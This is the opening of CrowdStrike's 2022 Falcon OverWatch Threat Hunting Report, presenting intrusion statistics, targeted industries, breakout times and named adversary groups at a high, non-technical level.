CROWDSTRIKE

NOWHERE TO HIDE

2022 Falcon OverWatch Threat Hunting Report

Table of Contents

Executive Summary **3**
Interactive Intrusion Trends **6**
Intrusion Campaign Numbers 6
Intrusions by Threat Type 7
Intrusions by Industry Vertical 8
Adversary Activity 10
Adversary Technique Insights 13

Looking Back: Adversary Trends **17**
Looking Beyond the CVE 18
LockBit and Its Technicolor Affiliate Program: How One RaaS Offering Has Spawned Diverse Tradecraft 22
Tooling Deep Dive: Emerging, Trending and Mainstay Tools 29
Better Together: OverWatch and Falcon Complete Team Up to Deliver Immediate Time-to-Value 36

Looking Deeper: Interesting Tradecraft **38**
AQUATIC PANDA Demonstrates Deep Familiarity in Victim Network 39
Healthcare Sector Finds Itself in the Crosshairs of eCrime Ransomware Affiliates 46
Out with the Old, In with the ISO: How Adversaries Have Adapted to the Retirement of the Macro 54
Better Together: Be an Active Partner to Get the Most from Your OverWatch and Falcon Subscription 61

Looking Ahead: OverWatch Showcases the Future of Threat Hunting **62**
OverWatch Takes to the Sky: Hunting for Adversaries in the Cloud 63
OverWatch's Patented Technology Delivers Inimitable Threat Hunting Capability 69
Better Together: Three's a CrowdStrike Powerhouse 72

Conclusion **73**
About Falcon OverWatch **75**
CrowdStrike Products and Services **76**
About CrowdStrike **80**

Executive Summary

77,000

Potential intrusions stopped with the help of Falcon OverWatch

7 minutes

The average interval at which OverWatch threat hunters uncovered potential intrusions

1 million +

Malicious events prevented by the Falcon platform derived from OverWatch

50%

Increase in interactive intrusion campaigns

The CrowdStrike Falcon OverWatch™ threat hunting team has been uncovering record volumes of hands-on intrusion attempts and tracking some marked changes in adversary tradecraft. This report shares insights from OverWatch's around-the-clock threat hunting from July 1, 2021 through June 30, 2022.[1] The findings and data in this report reflect observations derived from OverWatch's global hunting activities.


In this 12-month period, OverWatch threat hunters directly identified more than 77,000 potential intrusions, or approximately one potential intrusion every seven minutes. This represents thousands of instances where human-driven hunting uncovered adversaries actively seeking to evade autonomous detection methods.

Crucially, OverWatch uses each of these potential intrusions as an opportunity to hone the Falcon platform's ability to detect and prevent similar intrusions more quickly and autonomously. During the reporting period, threat hunters distilled their findings into the development of hundreds of new behavioral-based preventions, resulting in the Falcon platform's direct prevention of over 1 million malicious events. These behavioral-based preventions enhance the Falcon platform's power to uncover novel adversary behavior with greater speed and scale.

This year's report starts with a close look at OverWatch's extensive dataset covering observed interactive threat actor behaviors, which we will refer to in this report as "intrusion activity." It uses this data to examine how and where adversaries are operating to provide a comprehensive overview of the threat landscape.

1 Unless stated otherwise, the terms "this year," "last year" or "past year" used throughout the report refer to the period from July 1, 2021 to June 30, 2022.

eCrime Breakout Time



Key findings from this data include:

- **OverWatch tracked a 50% increase in interactive intrusion activity year-over-year.**
- **Breakout time for eCrime adversaries remained fast, averaging 1 hour and 24 minutes.**
- **Technology, telecommunications, healthcare, manufacturing and academia were the top 5 industries most frequently targeted by interactive intrusion activity.**
- **Malware-free activity accounted for 71% of all detections indexed by CrowdStrike Threat Graph®.**[2]

Looking Back

A number of trends stood out to OverWatch as emblematic of the past year, in which the importance of proactive threat hunting shone through the proliferation of newly disclosed vulnerabilities and zero-days.

In some instances, OverWatch detected zero-day exploits and notified customers of vulnerability-related intrusion activity before the vulnerability was disclosed; this was possible due to OverWatch's relentless focus on hunting for post-exploitation tradecraft.

A vast array of affiliates are capitalizing on the availability of ransomware-as-a-service (RaaS) offerings. This has contributed to wide variations in eCrime affiliate tradecraft with threat hunters becoming skilled at identifying diverse patterns of adversary tradecraft that preceded the deployment of RaaS tooling.

This report's retrospective concludes with a comprehensive look at the tools adversaries are leveraging. This includes an examination of emerging tools, trending tools and the tools that have remained persistently popular in adversary arsenals.

---

2 For information on the CrowdStrike Threat Graph, see: https://www.crowdstrike.com/falcon-platform/threat-graph/

A Note to the Reader

This report's findings relate to interactive (i.e., hands-on) targeted[3] and eCrime intrusions that OverWatch tracks and do not necessarily represent the full spectrum of attacks that are stopped by OverWatch or the Falcon platform.

Moreover, the term "intrusion" is used to describe any malicious interactive activity that OverWatch uncovers in a victim environment. Intrusion is not synonymous with a "breach" and should not be understood to mean that the threat actor was able to achieve their objectives.

Looking Deeper

As important as it is to look at trends, it is equally important to consider outliers. The report looks at some of the most novel and sophisticated tradecraft observed this year — evidence of adversaries' enduring capacity for innovation.

The technology sector remained a popular target for eCrime and targeted intrusion adversaries alike. A featured case study examines the array of techniques used by AQUATIC PANDA to achieve persistence, steal credentials and move around the victim network.

Healthcare is another sector heavily impacted by interactive cyber intrusions this past year. The report looks at two interesting examples of eCrime affiliate activity observed in the healthcare sector and recommends ways defenders can bolster their security against similar activity.

Finally, the report looks at the increase in the use of ISO files in phishing attacks by both targeted intrusion and eCrime adversaries.

Looking Ahead

The report closes with a look at where threat hunting is headed into 2022 and beyond. As the adoption of cloud-based technologies accelerates, so too does adversary interest in cloud-based resources. OverWatch is widening the aperture to capture this new direction in adversary targeting. The report looks at cloud-based intrusions that OverWatch and the CrowdStrike Services team handled this year and provides insights into how interactive threats are playing out in this arena.

In looking to the future, the report also details the patented technology that underpins OverWatch's hunting capability and makes it possible to effectively scale human-driven insights.

3 The term "targeted intrusion" in this report refers to state-nexus or other advanced persistent threat actors.


Interactive Intrusion Trends

Intrusion Campaign Numbers

Over the past year, OverWatch observed a near 50% increase in interactive intrusion campaigns. In the most recent quarter, from April to June 2022, OverWatch uncovered more intrusion campaigns than in any previous quarter.

Intrusion Campaigns by Threat Type

July 2020 to June 2021 vs. July 2021 to June 2022



eCrime
Financially motivated criminal intrusion activity

Targeted
State-nexus intrusion activity that includes cyber espionage, destructive or disruptive attacks, and currency generation to support a regime

Hacktivist
Intrusion activity undertaken to gain momentum, visibility or publicity for a cause or ideology

Unattributed
Insufficient data available for high-confidence attribution

Figure 1. Distribution of interactive intrusions by threat type

Intrusions by Threat Type

Of the intrusions where attribution was possible, financially motivated eCrime activity was again the dominant threat type. As shown in Figure 1, eCrime accounted for 43% of the interactive intrusion activity, while targeted intrusions increased to 18% and hacktivist activity made up 1%; the remaining 38% of intrusions were unattributed. It is important to note that the figures shown in Figure 1 differ from past reporting due to the inclusion of the unattributed intrusion data.

Unattributed but Not Underestimated

OverWatch decided to report publicly on unattributed intrusion activity in this year's report because unattributable activity has been growing in prevalence year-over-year. For organizations to make informed and proactive decisions about security, it is crucial that defenders not only be aware of well-defined threats but also remain alert to the risk of emerging and unknown threats.

It is important to note that CrowdStrike does not rush to attribution. In many cases, OverWatch intercepts adversary activity during the very early stages of an attempted intrusion. In such cases, there are often few identifiable artifacts or examples indicative of tradecraft to investigate, which prevents high-confidence attribution. This issue is compounded by the continued blurring of the lines between eCrime and targeted intrusion tradecraft and tooling, which also curtails high-confidence attribution. Moreover, the motivations underlying intrusion activity are complex and diverse, and the paths that adversaries take to advance their mission can be indirect and inventive — one intrusion attempt in isolation may not reveal the full extent of an adversary's motivations.

Organizations would be mistaken to believe that the threats they face are predictable. Considering the unknown is a cornerstone of OverWatch's proactive hunting strategy. Rather than making assumptions about adversary motivations, OverWatch hunts for any and all evidence of post-exploitation activity across its global customer data set to provide proactive coverage against both known and unknown threats.

Intrusions by Industry Vertical

Notably, in this past year OverWatch uncovered interactive intrusion activity spanning 37 distinct industries — proof that no industry is immune, and evidence of the importance of remaining vigilant.

Figure 2 shows the relative frequency of intrusions for the top 10 industry verticals in which OverWatch uncovered interactive intrusion activity last year. This is compared with the relative frequency of intrusions in each industry vertical in the last reporting period. Figure 3 shows the top five industry verticals split out by threat type, illustrating where eCrime and targeted intrusion adversaries were most active.

Top 10 Verticals by Intrusion Frequency

July 2021 to June 2022 vs. July 2020 to June 2021




Figure 2. The figure shows which industry verticals globaly were most frequently impacted by interactive intrusions in the past year and also shows any changes relative to the period from July 2020 to June 2021

Technology was once again in the top spot, remaining a popular target for eCrime and targeted intrusion adversaries alike. The technology sector plays a critical role in supporting the operations of organizations across almost all other sectors; this reliance has increased in the wake of COVID-19 and the need to establish remote operations. Targeted intrusion adversaries may pursue technology companies to fulfill strategic, military, economic or scientific collection requirements, or as part of efforts to compromise supply chains or trusted relationships. Because of the potential value of data owned by technology companies and their vulnerability to disruption, they are also a sought-after target for ransomware campaigns by eCrime adversaries. The telecommunications industry remained in second place, driven in large part by targeted intrusion adversaries that conduct operations against telecommunications providers, likely to fulfill their surveillance, intelligence and counterintelligence collection priorities.

Notable changes in this year's list include increased activity against the healthcare and academic industries. This year, intrusions in the healthcare industry were predominantly carried out by eCrime adversaries (eCrime affiliate activity against the healthcare industry is explored in detail later in this report). In contrast, last year, OverWatch reported a significant amount of targeted intrusion activity against the healthcare industry, particularly related to involvement in COVID-19 related research. Looking at the academic industry, OverWatch uncovered eCrime, hacktivist and targeted intrusion activity across the sector. The academic industry has a broad attack surface due to the nature of its users and operations, and is also a potentially high-value target for state-nexus adversaries because universities and academic institutions often possess intellectual property, and individuals of influence can be among their academic staff and alumni.

Top 5 Verticals by Intrusion Frequency

eCrime Activity vs. Targeted Intrusions: July 2021 to June 2022




Figure 3.
Comparison of the industry verticals most frequently impacted by targeted intrusion vs. eCrime adversaries, July 2021 to June 2022

Adversary Activity

In the past year, OverWatch uncovered interactive intrusion activity conducted by 36 distinct named threat actors, spanning seven groups: BEAR (Russia), CHOLLIMA (North Korea), JACKAL (hacktivist), KITTEN (Iran), PANDA (China), SPIDER (eCrime) and WOLF (Turkey).[4] These naming conventions are instituted by CrowdStrike to categorize adversaries according to their nation-state affiliations or motivations.

Figure 4 provides a breakdown of the threat groups observed by OverWatch.


eCrime

Of attributable intrusions, OverWatch tracked 12 named eCrime (aka SPIDER) threat actors; of these, PROPHET SPIDER was the most prolific, responsible for more than twice as many attributed interactive intrusions than the next most active eCrime actor, CARBON SPIDER. PROPHET SPIDER is likely an access broker — an actor that gains access with the intention to sell that access for profit rather than carrying out actions on objectives directly. Were it not for OverWatch alerting victim organizations to these PROPHET SPIDER intrusions, they likely would have progressed to a ransomware incident or breach.

ECrime adversaries remain highly capable, particularly if measured by the speed at which they can move through a victim's environment. An important OverWatch speed measurement is breakout time: the time an adversary takes to move laterally, from an initially compromised host to another host within the victim environment. Of the hands-on eCrime intrusion activity last year where breakout time could be derived, the average was just 1 hour 24 minutes. Moreover, the OverWatch team found that in 30% of those eCrime intrusions, the adversary was able to move laterally to additional hosts in under 30 minutes.


Of the hands-on eCrime intrusion activity last year where breakout time could be derived, the average was just 1 hour 24 minutes. Moreover, the OverWatch team found that in 30% of those eCrime intrusions, the adversary was able to move laterally to additional hosts in under 30 minutes.

4 For more information about specific threat groups, visit the CrowdStrike Adversary Universe



Targeted Intrusion

By raw intrusion numbers, WICKED PANDA was the most prolific targeted intrusion threat actor tracked by OverWatch this year, followed closely by NEMESIS KITTEN; they were observed operating in seven and nine industry verticals, respectively.



Hacktivism

Hacktivist actor group FRONTLINE JACKAL was highly active this past year, seen operating across 11 industry verticals; by comparison, this threat actor was only found in four industry verticals in the previous reporting period. This increase in activity is linked to the adversary's adoption of opportunistic initial access tactics.




Figure 4. Heat map of intrusion campaigns by adversary group and industry vertical, July 2021 to June 2022

A few things to note about the data presented in Figure 4:

- The heat mapping represents the number of distinct actors active within a particular vertical.
- The heat mapping does not represent the total number of intrusion attempts within a vertical, as multiple intrusions by the same adversary group are only represented once.
- Attribution to a high degree of confidence is not always possible. This table does not reflect any unattributed activity that occurred in any of the industry verticals.
- Verticals not listed indicate that OverWatch recorded no intrusions attributable to a specific actor group during this period.

Adversary Technique Insights

OverWatch carefully documents the details of each intrusion it uncovers, building a rich data set of adversary activity. With each new intrusion, threat hunters create a sharper picture of the threat landscape and tradecraft of adversaries that inhabit it — better equipping defenders to take a proactive and evidence-informed approach to protecting their environment. The following analysis draws on OverWatch's rich repository of intrusion data collected over the past year.

MITRE ATT&CK Heat Map

OverWatch tracks interactive intrusion activity against the MITRE ATT&CK® Enterprise Matrix — a framework to categorize and track adversary behavior.[5]

The following heat map illustrates the prevalence of adversary tactics, techniques, sub-techniques and tools observed last year by OverWatch threat hunters. The heat map reflects the most current MITRE naming conventions for techniques and sub-techniques.

As stated previously, this heat map represents activity seen in interactive intrusions only and does not reflect the breadth of activity seen and stopped by the Falcon platform. This table excludes any techniques or sub-techniques not observed by OverWatch in this reporting period.

Notably, this year saw a shift in the persistence techniques favored by adversaries compared to the previous year, with increases seen in adversaries' use of both server software components — particularly web shells — and IIS components.

